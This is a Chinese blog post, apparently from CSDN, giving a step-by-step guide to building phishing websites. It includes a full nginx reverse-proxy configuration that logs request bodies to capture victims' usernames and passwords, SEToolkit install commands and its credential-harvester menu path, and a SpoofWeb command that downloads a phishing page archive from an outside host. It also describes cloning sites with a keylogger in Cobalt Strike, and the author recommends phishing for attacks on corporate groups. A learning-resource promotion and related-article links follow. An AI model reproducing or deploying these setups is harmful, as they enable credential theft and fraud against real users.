干货|几种简单好用的钓鱼网站搭建方法(非常详细),零基础入门到精通,收藏这一篇就够了

Docker常用命令汇总(100条) 管理不同的Docker守护进程上下文。- 搜索一个Docker仓库中的镜像。- 显示Docker守护进程的事件。- 显示Docker守护进程的信息。- 启动Docker后台守护进程。- 从一个压缩文件中加载一个镜像。- 登录一个Docker镜像仓库。- 登录到一个Docker仓库。- 查看Docker的系统信息。- 查看Docker的版本信息。- 查看容器中正在运行的进程。- 从一个归档文件中加载镜像。- 将一个镜像打包为归档文件。- 列出所有正在运行的容器。- 导入一个tar包为镜像。 阅读详情

废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用

1、基于反向代理的钓鱼网站搭建

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。

下载一个宝塔,宝塔可以让我们很方便的下载nginx


wget -O install.sh http://download.bt.cn/install/install-ubuntu_6.0.sh && sudo bash install.sh



记得放行端口
当然也可以直接安装

rm /usr/sbin/nginx``rm -rf /etc/nginx``apt-get remove nginx``apt-get remove nginx-full``apt-get update``apt-get install nginx-full

修改配置:

vim /www/server/nginx/conf/nginx.conf

修改点在16行,修改日志记录;74——79行,修改代理网站,自己看吧

cat /www/server/nginx/conf/nginx.conf

user  www www;``worker_processes auto;``error_log  /www/wwwlogs/nginx_error.log  crit;``pid        /www/server/nginx/logs/nginx.pid;``worker_rlimit_nofile 51200;``   ``events`    `{`        `use epoll;`        `worker_connections 51200;`        `multi_accept on;`    `}``   ``http`    `{`       `log_format TestLog escape=json '$request $request_body $status ';``   `        `include       mime.types;`                `#include luawaf.conf;``   `                `include proxy.conf;``   `        `default_type  application/octet-stream;``   `        `server_names_hash_bucket_size 512;`        `client_header_buffer_size 32k;`        `large_client_header_buffers 4 32k;`        `client_max_body_size 50m;``   `        `sendfile   on;`        `tcp_nopush on;``   `        `keepalive_timeout 60;``   `        `tcp_nodelay on;``   `        `fastcgi_connect_timeout 300;`        `fastcgi_send_timeout 300;`        `fastcgi_read_timeout 300;`        `fastcgi_buffer_size 64k;`        `fastcgi_buffers 4 64k;`        `fastcgi_busy_buffers_size 128k;`        `fastcgi_temp_file_write_size 256k;`                `fastcgi_intercept_errors on;``   `        `gzip on;`        `gzip_min_length  1k;`        `gzip_buffers     4 16k;`        `gzip_http_version 1.1;`        `gzip_comp_level 2;`        `gzip_types     text/plain application/javascript application/x-javascript text/javascript text/css application/xml;`        `gzip_vary on;`        `gzip_proxied   expired no-cache no-store private auth;`        `gzip_disable   "MSIE [1-6]\.";``   `        `limit_conn_zone $binary_remote_addr zone=perip:10m;`                `limit_conn_zone $server_name zone=perserver:10m;``   `        `server_tokens off;`        `access_log off;``   ``server`    `{`        `listen 8088;`        `server_name 81.68.xx.xx;`        `index index.html index.htm index.php index.jsp login.jsp index.aspx;`        `#root  /www/server/phpmyadmin;``   `        `#error_page   404   /404.html;`        `include enable-php.conf;``   `        `location /{`        `proxy_pass https://106.75.xx.xx;``         proxy_set_header  Host  81.68.xx.xx;     ``proxy_set_header  X-Forwarded-For  $remote_addr;`  `}``   `        `access_log  /www/wwwlogs/access.log TestLog;``    }``include /www/server/panel/vhost/nginx/*.conf;``}

配置完重启

nginx -s reload

或者nginx -c /www/server/nginx/conf/nginx.conf


查看日志,发现成功记录了账户密码
但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题

subs_filter 如

subs_filter_types   text/css text/plain application/x-javascript application/javascript;``subs_filter         http:// 'https://';``subs_filter         abc.org 'xyz.net';``subs_filter         caoss.com 'css.net';//第一个参数是要被替换的,第二个参数是替换后``sub_filter_once     off;                //替换所有的,默认是on,替换第一个

2、SEToolkit

git clone https://github.com/trustedsec/social-engineer-toolkit.git``chmod 777 -R  social-engineer-toolkit-master/``cd  social-engineer-toolkit``python setup.py install

报了个错,但是他提示可以直接使用,后来踩坑pip3问题

填坑

apt-get remove python3-pip  删掉老的pip3``vim vim /etc/apt/sources.list``#加入以下内容``deb http://cn.archive.ubuntu.com/ubuntu bionic main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-updates main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-security main multiverse restricted universe``deb http://cn.archive.ubuntu.com/ubuntu bionic-proposed main multiverse restricted universe``sudo apt-get update``sudo apt-get install python3-pip``成功运行pip3``pip3 install -r requirements.txt  -i https://pypi.tuna.tsinghua.edu.cn/simple``python setup.py install

1)、打开setoolkit

2)、进入set后,直接盲选输入

1、2、3、2

分别对应

Social-Engineering Attacks 社会工程学

Website Attack Vectors 网站攻击

Credential Harvester Attack Method 凭据收割

Site Cloner 选择克隆的方式来构造

3)、然后选择监听IP,选择克隆网站

怎么说呢,测试效果不尽人意吧,有时候存在各种各样的问题,有时候是可以成功使用的,作为教学的场景是够用的,如果是对于新人的话,还是可以用这个工具很好的演示钓鱼网站。
3、SpoofWeb

https://github.com/5icorgi/SpoofWeb

下载后发现格式为windows,修改格式为unix,sed -i “s/\r//” PhishingWebSrv.sh

./PhishingWebSrv.sh 您的域名 Mysql的root密码(随意) 钓鱼页面URL.7z 解压密码

./PhishingWebSrv.sh  "sp.hi.org" '81PtmLoDdsi@#402njgJ4G'        "https://fileproxy.io/spoofpage.7z" "PaZahey873

这里手上暂时没钓鱼页面的URL源码,就暂时不复现了。


4、goblin 钓鱼网站生成

https://github.com/xiecat/goblin

目前来说比较成熟的一款生成
5、Cobaltstrike


最大的好处就是非常的方便



开启键盘记录器后,效果如下,就是方便,并且克隆出来的网站也比较逼真,偶尔翻车,但是不会很频繁
其他方法,使用WebCopy,Httrack将网站静态源码打包,然后再自行写点代码来对前端用户名密码进行保存,但是我觉得有点麻烦了。这两种工具更适合定制化场景,例如安服仔常做的工作“应急演练”。

`黑客&网络安全如何学习

今天只要你给我的文章点赞,我私藏的网安学习资料一样免费共享给你们,来看看有哪些东西。

1.学习路线图

攻击和防守要学的东西也不少,具体要学的东西我都写在了上面的路线图,如果你能学完它们,你去就业和接私活完全没有问题。

2.视频教程

网上虽然也有很多的学习资源,但基本上都残缺不全的,这是我自己录的网安视频教程,上面路线图的每一个知识点,我都有配套的视频讲解。

内容涵盖了网络安全法学习、网络安全运营等保测评、渗透测试基础、漏洞详解、计算机基础知识等,都是网络安全入门必知必会的学习内容。

(都打包成一块的了,不能一一展开,总共300多集)

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

3.技术文档和电子书

技术文档也是我自己整理的,包括我参加大型网安行动、CTF和挖SRC漏洞的经验和技术要点,电子书也有200多本,由于内容的敏感性,我就不一一展示了。

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

4.工具包、面试题和源码

“工欲善其事必先利其器”我为大家总结出了最受欢迎的几十款款黑客工具。涉及范围主要集中在 信息收集、Android黑客工具、自动化工具、网络钓鱼等,感兴趣的同学不容错过。

还有我视频里讲的案例源码和对应的工具包,需要的话也可以拿走。

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

最后就是我这几年整理的网安方面的面试题,如果你是要找网安方面的工作,它们绝对能帮你大忙。

这些题目都是大家在面试深信服、奇安信、腾讯或者其它大厂面试时经常遇到的,如果大家有好的题目或者好的见解欢迎分享。

参考解析:深信服官网、奇安信官网、Freebuf、csdn等

内容特点:条理清晰,含图像化表示更加易懂。

内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…

因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取

优快云大礼包:《黑客&网络安全入门&进阶学习资源包》免费分享

Nmap扫描实战命令汇总 Nmap实战详解 阅读详情

相关推荐

docker 常用命令大全

Docker 常用命令大全

胖虎儿的博客 38万+

vmware虚拟机使用教程

以下是我总结的虚拟机的一些经验【不一定正确,仅仅用作参考】 1.vmware选择什么版本比较好,越新的版本越好吗? 并不一定要选择最新的版本。可以选择vmware 12 pro ,这个版本好用。 2.使用教程 点击启动虚拟机 下一步下一步就可以 安装vmtools,安装后就可以...

xijieyuan2qi的博客 17万+

SVA学习笔记(1)——property基本语法及巧用define与property

巧用define与property,让代码更加灵活

craftsman2018ship的博客 1574

Web安全和渗透测试有什么关系?

做渗透测试的一个环节就是测试web安全,需要明白漏洞产生原理,通过信息收集互联网暴露面,进行漏洞扫描,漏洞利用,必要时进行脚本自编写和手工测试,力求挖出目标存在的漏洞并提出整改建议,当然如果技术再精一些,还要学习内网渗透(工作组和域环境),白盒审计,app,小程序渗透那些了......可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。当然除了有配套的视频,同时也为大家整理了各种文档和书籍资料&工具,并且已经帮大家分好类了。总之,web安全包含于渗透测试,但不是渗透测试的全部。

Python_0011的博客 4858

西门子1500T系列凸轮同步(CAMIN指令用法)

添加凸轮工艺对象(TO_CAM),也就是凸轮表。开始编程,先写2个轴的使能、回原点与主轴的定位。监控主轴与从轴的位置、速度关系是否满足实验要求。1.添加工艺对象(1个定位轴,1个同步轴)调用CAMIN指令 ,凸轮耦合。主轴为旋转轴且为模数轴。3.调用插补凸轮盘指令。4.仿真、监控、调试。

gyxgyx789的博客 1万+

AIOps智能运维:从数据治理到故障自愈的实践指南

AIOps(智能运维)通过融合人工智能与运维管理,构建了感知-决策-执行的闭环体系。其核心技术包括多维度数据采集、机器学习算法和自动化执行,显著提升了告警治理、故障定位和容量预测的效率。在数据层,全量性、实时性的数据采集是基础,而算法层的异常检测和根因分析则依赖统计方法、孤立森林和LSTM等模型。AIOps尤其适用于处理告警风暴和复杂系统故障,如在电商大促中通过K-Means聚类减少92%的告警量。随着云原生和边缘计算的普及,AIOps正逐步实现与Service Mesh、Serverless等技术的深度集

weixin_30175731的博客 288

干货|几种简单好用的钓鱼网站搭建方法,零基础入门到精通,收藏这一篇就够了

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题。废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用。

leah126的博客 2954

41-dify案例分享-基于database插件实现Text2sql的数据库查询图表工作流

本文介绍基于 Text2SQL 的 Dify 工作流实现过程。先阐述 Text2SQL 概念、步骤及应用领域。接着说明工作流制作,包括用 chatflow 加开场白、获取系统时间,配置 LLM 生成 SQL,用 SQL Execute 工具查询,经 LLM 汇总结果,代码生成 ECharts 数据,条件分支判断图表类型输出。最后介绍验证测试、提供体验地址,还提及借助工具生成建表和初始化数据 SQL 语句。

个人技术 1万+

干货|几种简单好用的钓鱼网站搭建方法,(非常详细)从零基础入门到精通,收藏这一篇就够了

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。但是经过测试,不是所有的网站都能copy,有的网站由于一些前端样式请求解析的问题,导致会出现乱码、404,等一些奇奇怪怪的问题,大概率是需要使用nginx的匹配替换JS,或者header头等,或是跨域访问问题。废话不多说,钓鱼YYDS,尤其是在对一些集团类型的攻击时,很好用。

Javachichi的博客 1122

详解YOLOv8网络结构/环境搭建/数据集获取/训练/推理/验证/导出/部署

YOLO(You Only Look Once)系列算法因其高效、准确等特点而备受瞩目。由2023年Ultralytics公司发布了YOLO的最新版本YOLOv8是结合前几代YOLO的基础上的一个融合改进版。本文YOLOv8网络结构/环境搭建/数据集获取/训练/推理/验证/导出/部署,从网络结构的讲解从模型的网络结构讲解到模型的部署都有详细介绍,同时在本专栏中还包括YOLOv8模型系列的改进包括个人提出的创新点,传统卷积、注意力机制、损失函数的修改教程,能够帮助你的论文获得创新点。

Snu77的博客 8万+

基于 MFC C++ 的心电监测客户端

4. **报警功能**:使用 `PlaySound` 播放报警音(需准备 `alert.wav` 文件),界面显示报警状态。

寒寒豆豆软件公司的博客 92

干货|几种简单好用的钓鱼网站搭建方法

一个虚假的钓鱼网站比较容易被人发现,因为功能是不能正确使用的,即使你使用302重定向,动作也是非常明显的(虽然也可以用,效果也还行),但是基于反向代理的钓鱼网站搭建的话,你只是进行了一次中转,用户还是访问的是实际原来的服务器。怎么说呢,测试效果不尽人意吧,有时候存在各种各样的问题,有时候是可以成功使用的,作为教学的场景是够用的,如果是对于新人的话,还是可以用这个工具很好的演示钓鱼网站。开启键盘记录器后,效果如下,就是方便,并且克隆出来的网站也比较逼真,偶尔翻车,但是不会很频繁。

QIANDXX的博客 1087

17、神经网络训练算法与高阶模糊Cohen - Grossberg神经网络稳定性分析

本文介绍了一种新的数据驱动算法用于神经网络训练,该算法继承三次样条权重函数的优点,具有简单架构和良好泛化性能,并通过并行机制显著提升训练速度。同时,研究了高阶模糊Cohen-Grossberg神经网络(HOFCGNN)在可变及无界延迟下的稳定性,利用M矩阵理论和向量Lyapunov函数方法,证明了系统平衡点的存在性、唯一性和全局指数稳定性。研究成果为神经网络的高效训练与稳定应用提供了理论支持和技术路径。

b9c0d的博客 149

网络安全技术干货,从零基础入门到精通,收藏这一篇就够了!

❝网络钓鱼通过大量发送伪装成银行或知名机构的欺骗性垃圾邮件,诱使收信人提供敏感信息,如用户名、口令、帐号 ID、ATMPIN 码或信用卡详细信息。典型的网络钓鱼攻击会将收信人引至精心设计、与目标组织网站极为相似的钓鱼网站,获取其输入的个人敏感信息,且过程往往不易让受害者察觉。即便使用强加密的 SSL 服务器认证,也难察觉网站是否仿冒。网络钓鱼利用社会工程技术,钻了现行网络安全技术的空子。

2401_84215240的博客 1040

4位无符号比较器设计

4位无符号比较器设计

好好学习,天天向上 7891

SAP B1中文培訓教材_SDK

公司内部培训资料,对开发工具 ,DIAPI, UIAPI,Add-ON有详细解说

网络安全|这有一份《网络安全知识干货指南》,零基础入门到精通,收藏这一篇就够了

网络安全产业就像一个江湖,各色人等聚集。相对于欧美国家基础扎实(懂加密、会防护、能挖洞、擅工程)的众多名门正派,我国的人才更多的属于旁门左道(很多白帽子可能会不服气),因此在未来的人才培养和建设上,需要调整结构,鼓励更多的人去做“正向”的、结合“业务”与“数据”、“自动化”的“体系、建设”,才能解人才之渴,真正的为社会全面互联网化提供安全保障。

chengxuyuanyy的博客 905

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

2025开年干货 | 必看的链上钓鱼手段与防范策略,从零基础到精通,收藏这篇就够了!

攻击者会渗透至项目方的官方社交媒体账户,如 X、Instagram、Discord 等,利用短暂的权限控制发布虚假的钓鱼公告,诱导用户扫描二维码或点击链接进入钓鱼网站。而应定期备份私钥和种子短语,并存储在安全、离线的地方,也可以使用“安全复制”功能或者不复制完整的私钥来保存,都是防止资产因私钥丢失或泄露而受损的关键措施。在进行链上转账时,因为一时疏忽,没仔细核对收款地址、数量等信息,尤其是链上地址,未区分英文字母大小写、未区分不同链的转账操作等问题,导致资金被发送到错误的账户。记住,安全永远是第一位。

Libra1313的博客 1194

Probability and Statistics - 4th edition

Probability and Statistics - 4th edition

NTscan扫描工具

ntscan是一个扫描器,可以扫描没有密码和弱密码的共享,先到配置文件中填写猜测的用户名和密码,扫描过程中右侧出现的是扫描日志。

实用 | 满满的干货,网络安全知识学起来(非常详细)零基础入门到精通,收藏这一篇就够了

实用 | 满满的干货,网络安全知识学起来(非常详细)零基础入门到精通,收藏这一篇就够了

bdfcfff77fa的博客 1172

​实用 | 满满的干货,网络安全知识学起来(非常详细)零基础入门到精通,收藏这一篇就够了

随着“互联网+”时代的到来,人们的生活变得更加便利,与此同时,生活中各种诈骗短信、垃圾邮件、钓鱼网站也随之而来,导致我们个人信息泄露,甚至财产损失。营造网络安全之风、文明之风、法治之风,不能只依靠警察的严厉打击,不能只依靠政府的呼吁号召,真正依靠的是使用网络的你、我、他。网络上经常会碰到各种问卷调查、购物抽奖或申请免费试用等活动,参与此类活动前,要选择信誉可靠的网站,不要贸然填写个人资料从而导致信息泄露。①通过网络购买商品时,仔细查看登录的网站域名是否正确,谨慎点击商家从即时通讯工具上发送的支付链接。

Python_0011的博客 626

绝对干货! 网络安全面试题29问,(非常详细)零基础入门到精通,收藏这一篇就够了

融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念,通过网状的大量客户端对网络中软件行为的异常监测,获取互联网中木马、恶意程序的最新信息,传送到Server端进行自动分析和处理,再把病毒和木马的解决方案分发到每一个客户端。内容概要:包括 内网、操作系统、协议、渗透测试、安服、漏洞、注入、XSS、CSRF、SSRF、文件上传、文件下载、文件包含、XXE、逻辑漏洞、工具、SQLmap、NMAP、BP、MSF…利用虚拟机软件或者虚拟机中运行的软件的漏洞进行攻击,以达到攻击或控制虚拟机宿主操作系统的目的。

Libra1313的博客 728
上一篇: 这也能赚钱!AI大模型时代的十大副业(非常详细)从零基础到精通,收藏这篇就够了!
下一篇: 弱电设计——网络安全基础技术扫盲(非常详细),零基础入门到精通,收藏这一篇就够了
程序员_大白
博客等级 码龄5年 1万+粉丝 4001原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值